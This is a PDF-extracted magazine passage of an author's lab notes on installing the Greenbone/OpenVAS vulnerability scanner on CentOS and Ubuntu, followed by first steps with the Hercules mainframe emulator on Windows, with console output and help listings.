[10 - NASL on Wiki](#)

[11 – Few found bugs](#)

[12 - BH paper](#)

BONES OF THE GREEN DRAGON



Intro


After a while[1] (and a little bit of reading manuals related to automating vulnerability scanning using Nessus CLI) I decided to take a look again for an OpenVAS – now available on a new name – Green Bone. Let's try it because there are already few updates for us. Here we go...

Environment

After I wasn't able to run GreenBone ISO on VirtualBox or Vmware I decided to use our latest VM prepared in the previous section – the one related to scans with NASL (ref info: „*Notes Magazine 2: Red-Hat-Ness-Us*“ section). So for our („automated“) testing purposes, below we'll use:

- VirtualBox
- CentOS (version I used: 7.9.2)
- GreenBone[2] (version I used: 20.08.4)

If we'll need any other tools/resources – it'll be mentioned below. For now we should be somewhere here:



```
root@centos7:~/greenpwn
login as: centos
+-----+
          LINUXVMIMAGES.COM
+-----+
          User Name: centos
          Password: centos (sudo su -)
centos@192.168.1.10's password:
Last login: Fri Dec  4 22:02:01 2020
+-----+
          LINUXVMIMAGES.COM
+-----+
          User Name: centos
          Password: centos (sudo su -)
[centos@centos7 ~]$ sudo su
[root@centos7 centos]# cd /root/;mkdir greenpwn
[root@centos7 ~]# cd /root/greenpwn/
[root@centos7 greenpwn]#
```

Let's try to follow the installation steps and hints I found here[3] or here[4]. Let's move forward.

Simple Example

If our installation was finished properly we now should be able to use GreenBone to prepare our „first automated scan”. Unfortunately after a while I saw this interesting message:

```
Package openvas is obsoleted by greenbone-vulnerability-manager, trying to install greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch instead
Resolving Dependencies
--> Running transaction check
--> Package greenbone-vulnerability-manager.noarch 0:11.0.0-9461.el7.art will be installed
--> Processing Dependency: OSPD for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: OSPD-openvas for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: bzip2 for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: gnutls-utils for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: greenbone-security-assistant for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: haveged for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: nmap for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-manager for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-scanner for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: openvas-smb for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: psmisc for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: redis for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: rng-tools for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Processing Dependency: texlive-texmf-latex for package: greenbone-vulnerability-manager-11.0.0-9461.el7.art.noarch
--> Running transaction check
```

Hm. I wasn't sure what's going on – below I found few more hints:


```
Skipped (dependency problems):
OSPD.noarch 0:2.0.0-9459.el7.art
atomic-libgpg-error.x86_64 0:1.33-6790.el7.art
epel-release.noarch 0:7-11
greenbone-vulnerability-manager.noarch 0:11.0.0-9461.el7.art
heimdal-libs.x86_64 0:1.6.0-0.9.20140621git5a5d06.el7.art
libevent.x86_64 0:2.0.21-4.el7
libpcap.x86_64 0:1.4.1-1.el7
net-snmp-libs.x86_64 1:5.7.2-24.el7
openvas-clients.x86_64 0:2.4.4-22.el7
psmisc.x86_64 0:22.20-17.el7
socat.x86_64 0:1.7.3.2-2.el7

OSPD-openvas.noarch 0:1.0.0-9468.el7.art
atomic-gpgme.x86_64 0:1.12.0-6795.el7.art
autogen-libiptc.x86_64 0:5.18-5.el7
gnutls-dane.x86_64 0:3.3.29-9.el7_6
gvmd.x86_64 0:9.0.0-9468.el7.art
jemalloc.x86_64 0:3.6.1-1.el7.art
lbind.x86_64 0:1.12.1-1.el7.art
libical.x86_64 0:3.0.3-1.el7
libmicrohttpd.x86_64 0:9.9.2-2.el7
libnslt.x86_64 0:1.1.2-20.el7
libnmap.x86_64 0:1.0.5-9295.el7.art
redis.x86_64 0:3.0.7-4.el7.art
unbound-libs.x86_64 0:1.6.6-5.el7_8

atomic-libcrypt.x86_64 0:1.8.4-2.el7
bzip2.x86_64 0:1.0.6-13.el7
greenbone-security-assistant.x86_64 0:9.0.0-9376.el7.art
haveged.x86_64 0:1.9.1-2.el7.art
libarchive.x86_64 0:3.1.2-14.el7_7
libmicrohttpd.x86_64 0:9.9.2-2.el7
libnslt.x86_64 0:1.1.2-20.el7
libnmap.x86_64 0:1.0.5-9295.el7.art
openvas-smb.x86_64 0:1.0.5-9295.el7.art
rng-tools.x86_64 0:6.3.1-5.el7
samba-client.x86_64 0:4.18.16-9.el7_9

Completed!
[root@centos7 greenpwn]#
```

Ok. So maybe Ubuntu ISO will be the solution I'm looking for? Checking:



Looks like a nice update! ;) We'll wait a bit and see if that helps...

```
root@jirap:/var/log/openvas# cat openvassd.messages
root@jirap:/var/log/openvas# cat gsad.log
gsad main:MESSAGE:2020-12-20 14h14.04 utc:7438: Starting GSAD version 7.0.2
gsad main:WARNING:2020-12-20 14h14.04 utc:7438: main: Locale defined by environment variables is not an "en..." one.
gsad xslt:WARNING:2020-12-20 14h14.04 utc:7438: init_language_lists: Failed to open locale directory "/usr/share/openvas/gsa/locale": No such file or directory
gsad main:CRITICAL:2020-12-20 14h14.04 utc:7438: main: Could not load private SSL key from /var/lib/openvas/private/CA/serverkey.pem: Failed to open file "/var/lib/openvas/private/CA/serverkey.pem": No such file or directory
root@jirap:/var/log/openvas#
```

No – what will help is reading the manual! ;D What a surprise:

```
root@jirap:/var/log/openvas# openvas-setup
ERROR: Directory for keys (/var/lib/openvas/private/CA) not found!
ERROR: Directory for certificates (/var/lib/openvas/CA) not found!
ERROR: CA key not found in /var/lib/openvas/private/CA/cakey.pem
ERROR: CA certificate not found in /var/lib/openvas/CA/cacert.pem
ERROR: CA certificate failed verification, see /tmp/tmp.UVurNscdmD/openvas-manage-certs.log for details. Aborting.

ERROR: Your OpenVAS certificate infrastructure did NOT pass validation.
      See messages above for details.
Generated private key in /tmp/tmp.eNcQldaTXS/cakey.pem.
Generated self signed certificate in /tmp/tmp.eNcQldaTXS/cacert.pem.
Installed private key to /var/lib/openvas/private/CA/cakey.pem.
Installed certificate to /var/lib/openvas/CA/cacert.pem.
Generated private key in /tmp/tmp.eNcQldaTXS/serverkey.pem.
Generated certificate request in /tmp/tmp.eNcQldaTXS/serverrequest.pem.
Signed certificate request in /tmp/tmp.eNcQldaTXS/serverrequest.pem with CA certificate in /var/lib/openvas/CA/cacert.pem to generate certificate in /tmp/tmp.eNcQldaTXS/servercert.pem.
Installed private key to /var/lib/openvas/private/CA/serverkey.pem.
Installed certificate to /var/lib/openvas/CA/servercert.pem.
Generated private key in /tmp/tmp.eNcQldaTXS/clientkey.pem.
```

Now it looks like we have our pem-files. Next I was here:

```
Get:2 http://ppa.launchpad.net/mrazavi/openvas/ubuntu bionic/main amd64 open
-manager amd64 7.0.3-2bionic [759 kB]
Fetched 861 kB in 21s (40,9 kB/s)
Preconfiguring packages ...
(Reading database ... 158131 files and directories currently installed.)
Removing openvas (9.0.2) ...
Removing openvas-manager (7.0.2-2) ...
Removing openvas-scanner (5.1.1-3) ...
Selecting previously unselected package openvas9-scanner.
(Reading database ... 158087 files and directories currently installed.)
Preparing to unpack .../openvas9-scanner_5.1.3-1bionic_amd64.deb ...
Unpacking openvas9-scanner (5.1.3-1bionic) ...
Selecting previously unselected package openvas9-manager.
Preparing to unpack .../openvas9-manager_7.0.3-2bionic_amd64.deb ...
Unpacking openvas9-manager (7.0.3-2bionic) ...
dpkg: error processing archive /var/cache/apt/archives/openvas9-manager_7.0.
ionic_amd64.deb (--unpack):
  trying to overwrite '/usr/bin/openvas-manage-certs', which is also in packa
openvas-manager-common 7.0.2-2
dpkg-deb: error: paste subprocess was killed by signal (Broken pipe)
Errors were encountered while processing:
```

Still there was something missing (and – spoiler alert ;) – it was still my ‘manuals I never read’ ;)). So after a while – I was here, checking *openvassd*:

```
root@jirap:~# openvassd -s
plugins_folder = /var/lib/openvas/plugins
cache_folder = /var/cache/openvas
include_folders = /var/lib/openvas/plugins
max_hosts = 30
max_checks = 10
be_nice = no
logfile = /var/log/openvas/openvassd.messages
log_whole_attack = no
log_plugins_name_at_load = no
dumpfile = /var/log/openvas/openvassd.dump
cgi_path = /cgi-bin:/scripts
optimize_test = yes
checks_read_timeout = 5
```

During the installation I realized one (imho ‘important’) thing: we can not download the *feeds*... So I started googling and that’s how I found:

<https://community.greenbone.net/t/greenbone-feed-not-getting-updated-to-current-status/6836>

Greenbone feed not getting updated to current status

Feed Services (GCF & GSF)

created **G Sep 22** last reply **E 30d** 14 replies 1.7k views 9 users 3 likes 5 links

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OR Hey Gangambika,
this happened 22 days ago:

Community Feed URL Consolidation ■ Feed Services (GCF & GSF)

We are seeing no further transitions from old server feed.openvas.org to new server feed.community.greenbone.net. Since the server will simply not be available beyond September 30th, we decided the following steps to make all users of the deprecated server aware of the situation: On September 1st 2020 we stop updating the Greenbone Community Feed as served via feed.openvas.org. On the same day we add a VT that alerts for any scanned host a highest severity and it will inform about the opti...

Ok, good to know. So I decided to start it all over again and that how I landed on the (RTF)manual pages[5]. ;] We should be here:

<https://community.greenbone.net/t/setting-up-the-greenbone-security-manager-trial-gsm-trial-virtual-machine/6939>

Setting Up the Greenbone Security Manager TRIAL (GSM TRIAL) Virtual M...

Greenbone Professional Edition

GSM Trial [Uruchomiona] - Oracle VM VirtualBox

Plik Maszyna Wejście Urządzenia Pomoć
BdsDxe: loading Boot0001 "UEFI UBX0 CD-ROM UB2-01700376" from PciRoot(0x0)/Pci(0x1,0x1)
BdsDxe: starting Boot0001 "UEFI UBX0 CD-ROM UB2-01700376" from PciRoot(0x0)/Pci(0x1,0x1)

12. Select "PS/2 Mouse" in the drop-down list "Pointing Device".

13. Activate the checkbox "Enable EFI (special OSes only)".
Otherwise the image will not boot.

14. Select "System > Processor" and set the number of processor cores to 1.

Let's move forward.

Current Example

After we'll install it there should be a similar screen to the one presented below:

```
GSM TRial [Uruchomiona] - Oracle VM VirtualBox  
Plik Maszyna Widok Wejście Urządzenia Pomoc  
Welcome to Greenbone OS 20.08 (tty1)  
The web interface is available at:  
http://192.168.1.103  
gsm login: _
```

Now we need to prepare a basic setup of our new VM and we should be somewhere here:

The screenshot shows the Greenbone Security Manager dashboard. On the left, there's a sidebar with 'Overview' selected. In the center, a modal window titled 'Manage Web Users' is open, containing instructions and a list of options:

Manage the web users of your GSM.
Any users created via the menus below will be considered global users and should be used for administrative purposes. You can create additional users via the web interface of your GSM.

List Users	Show a list of all users
Admin User	Create a global 'Admin' account
Guest User	[disabled]
Super Admin	Create a global 'Super Admin' account
Delete Account	Delete a user account
Change Password	Change the password of an account
Password Policy	Change the Password Policy
Distributed Data	Manage the permissions for data-objects

At the bottom of the modal are 'OK' and 'Back' buttons.

So far, so good. Looks like we have a new VM to check ;]

After a while I created another installation – this time I used Ubuntu 20 ISO:

```
root@ubuntu20:/home/c# netstat -antp  
Active Internet connections (servers and established)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State      PID/Program name  
tcp        0      0 127.0.0.1:6379            0.0.0.0:*              LISTEN     14986/redis-server  
tcp        0      0 127.0.0.1:9392            0.0.0.0:*              LISTEN     16055/gsd  
tcp        0      0 127.0.0.53:53             0.0.0.0:*              LISTEN     424/systemd-resolve  
tcp        0      0 0.0.0.0:22              0.0.0.0:*              LISTEN     3848/sshd: /usr/sbi  
tcp        0      0 127.0.0.1:631            0.0.0.0:*              LISTEN     481/cupsd  
tcp        0      0 127.0.0.1:5432            0.0.0.0:*              LISTEN     10909/postgres  
tcp        0      0 10.0.2.15:22             10.0.2.2:61676        ESTABLISHED 7071/sshd: c [priv]  
tcp6       0      0 ::1:6379              ::*:                  LISTEN     14986/redis-server  
tcp6       0      0 ::1:22                ::*:                  LISTEN     3848/sshd: /usr/sbi  
tcp6       0      0 ::1:631              ::*:                  LISTEN     481/cupsd  
root@ubuntu20:/home/c#
```

Looks good. As you can see now we should be ready to use both tools: Nessus CLI (mentioned in one of the previous sections as „Red-Had-Ness-Us“) as well as OpenVAS CLI (or Greenbone Security Manager – you name it):

```
c@ubuntu20:~$ openvas-nasl
Error. No input file(s) specified !
c@ubuntu20:~$ openvas-nasl -h
Usage:
  openvas-nasl [OPTION?] NASL_FILE... - standalone NASL interpreter for OpenVAS

Help Options:
  -h, --help                         Show help options

Application Options:
  -V, --version                       Display version information
  -d, --debug                          Output debug information to stderr.
  -D, --description                   Only run the 'description' part of the script
  -B, --both                           Run in description mode before running the script.
  -p, --parse                          Only parse the script, don't execute it
  -L, --lint                           'lint' the script (extended checks)
  -t, --target=<target>              Execute the scripts against <target>
  -T, --trace=<file>                 Log actions to <file> (or '-' for stderr)
  -c, --config-file=<filename>       Configuration file
  -e, --source-iface=<iface_name>   Source network interface for established connections.
  -s, --safe                           Specifies that the script should be run with 'safe checks' enabled
  -X, --disable-signing              Run the script with disabled signature verification
  -i, --include-dir=<dir>            Search for includes in <dir>
  --debug-tls=<level>                Enable TLS debugging at <level>
  -k, --kb=<key=value>               Set KB key to value. Can be used multiple times

c@ubuntu20:~$
```

This is what I was looking for. ;} Now it should be easier to check both NASL-based plugins or simply compare the results from both plugins arsenals.

Maybe you'll find it useful. Cheers ;)

References

Links/resources I found interesting while I was creating this article:

[1- Automated Scans with Kali using OpenVAS](#)

[2 – Test GreenBone now](#)

[3 – Install for CentOS \(1\)](#)

[4 – Install for CentOS \(2\)](#)

[5 – Setup Trial GSM \(GreenBone Security Manager\)](#)

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


Ready?


Initial step

Last time I found few interesting articles online about mainframe's. I decided it will be a good idea to learn a little bit more about it. That's how I found a very interesting emulator called Hercules[\[1\]](#). Below you'll find few notes about my initial adventures with that software. Here we go...


To proceed, this time[\[2\]](#) I created a small lab based on Windows 10. Software I used to prepare my LAB will be described below. I used:




When you'll install all of it – I recommend a restart, you know, „it's Windows” ;) so – we should be somewhere here:



Click Next:



And after a while we should of course allow the access on the firewall:



For now we should be somewhere here:

C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe

```

Modes: S/370 ESA/390 z/Arch
Max CPU Engines: 8
Using fthreads instead of pthreads
Dynamic loading support
Using shared libraries
HTTP Server support
No SIGABEND handler
Regular Expressions support
Automatic Operator support
Machine dependent assists: cmpxchg1 cmpxchg4 cmpxchg8 fetch_dw store_dw
running on DESKTOP-H6DFST0 Windows_NT-6.2 i686 UP
IHCHD018I Loadable module directory
Crypto module loaded (c) Copyright E
Active: Message Security Assist
    Message Security Assist ExActive Connections
    Message Security Assist Ex
IHCCF065I Hercules: tid=0000027C, pid=2792
IHCHT001I HTTP listener thread start
IHCHT013I Using HTTPROOT directory "
IHCTT006I Waiting for HTTP requests
IHCTE001I Console connection thread
IHCTE003I Waiting for console connect
IHCTT002I Timer thread started: tid=2792
IHCCP002I CPU0000 thread started: tid=2792
IHCCP003I CPU0000 architecture mode
IHCPN001I Control panel thread started
IHCA0001I Hercules Automatic Operator
    tid=00000C18, pri=0, pid=2792
Command ==> CPU0000 PSW=0000000000000000 24M.....

```

	Proto	Local Address	Foreign Address	State
IHCHT001I	TCP	0.0.0.0:135	0.0.0.0:0	LISTENING
IHCTT006I	TCP	0.0.0.0:445	0.0.0.0:0	LISTENING
IHCTE001I	TCP	0.0.0.0:3270	0.0.0.0:0	LISTENING
IHCTE003I	TCP	0.0.0.0:7680	0.0.0.0:0	LISTENING
IHCTT002I	TCP	0.0.0.0:8081	0.0.0.0:0	LISTENING
IHCCP002I	TCP	0.0.0.0:49408	0.0.0.0:0	LISTENING
IHCCP003I	TCP	0.0.0.0:49409	0.0.0.0:0	LISTENING
IHCPN001I	TCP	0.0.0.0:49410	0.0.0.0:0	LISTENING
IHCA0001I	TCP	0.0.0.0:49411	0.0.0.0:0	LISTENING
Hercules Automatic Operator	TCP	0.0.0.0:49412	0.0.0.0:0	LISTENING
tid=00000C18, pri=0, pid=2792	TCP	0.0.0.0:49413	0.0.0.0:0	LISTENING
Command ==>	TCP	127.0.0.1:49492	127.0.0.1:49493	ESTABLISHED

As we can see Hercules opened additional port on our Windows VM. We'll get back to that later. For now we should be here, checking ? command:

```

Hercules 3.07 (32 Bit) - Copyright (c) 2007-2010 by Hercules Dev Team
HHCPN001I Control panel thread started: tid=0000027C, pid=2792
HHCA0001I Hercules Automatic Operator thread started;
    tid=00000C18, pri=0, pid=2792
?
HHCPN140I Valid panel commands are...

```


Command	Description...
-----	-----
help	list all commands / command specific help
?	alias for help
*	Comment
#	Comment
message	Display message on console a la VM
msg	Alias for message
msgnoh	Similar to "message" but no header
hst	history of commands
hao	Hercules Automatic Operator
log	direct log output
logopt	change log options
uptime	display how long Hercules has been running
version	display version information
quit	terminate the emulator
exit	(synonym for 'quit')
Command ==>	CPU0000 PSW=0000000000000000 24M.....

So far, so good. Let's continue below...

Interesting possibilities


According to the *purpose* of the mainframe (from „my”[2] perspective ;>) it's extremely interesting what can be done here or for what it can be used.

Let's take a look here[3]:



The screenshot shows the Wikipedia page for "Mainframe computer". The page content discusses the purpose and history of mainframe computers, mentioning their use in critical applications like census and industry statistics. It also notes their large processing power compared to other computers of the era. A sidebar on the right shows two IBM mainframe units, one labeled "IBM z Systems z13" and the other "IBM LinuxONE Rockhopper". Below the sidebar is a small image of a row of server racks.


So having all of this in back of the mind, I decided to continue learning with my new installed emulator. (Few interesting resources you'll find in the *Reference* section on the end of this article.) We should start here:



```
26 ?
help hst
hst: history of commands
Format: "hst | hst n | hst l". Command "hst l" or "hst 0" displays
list of last ten commands entered from command line
hst n, where n is a positive number retrieves n-th command from list
hst n, where n is a negative number retrieves n-th last command
hst without an argument works exactly as hst -1, it retrieves last command

Command ==> =
CPU0000 PSW=0000000000000000 24M.....
```

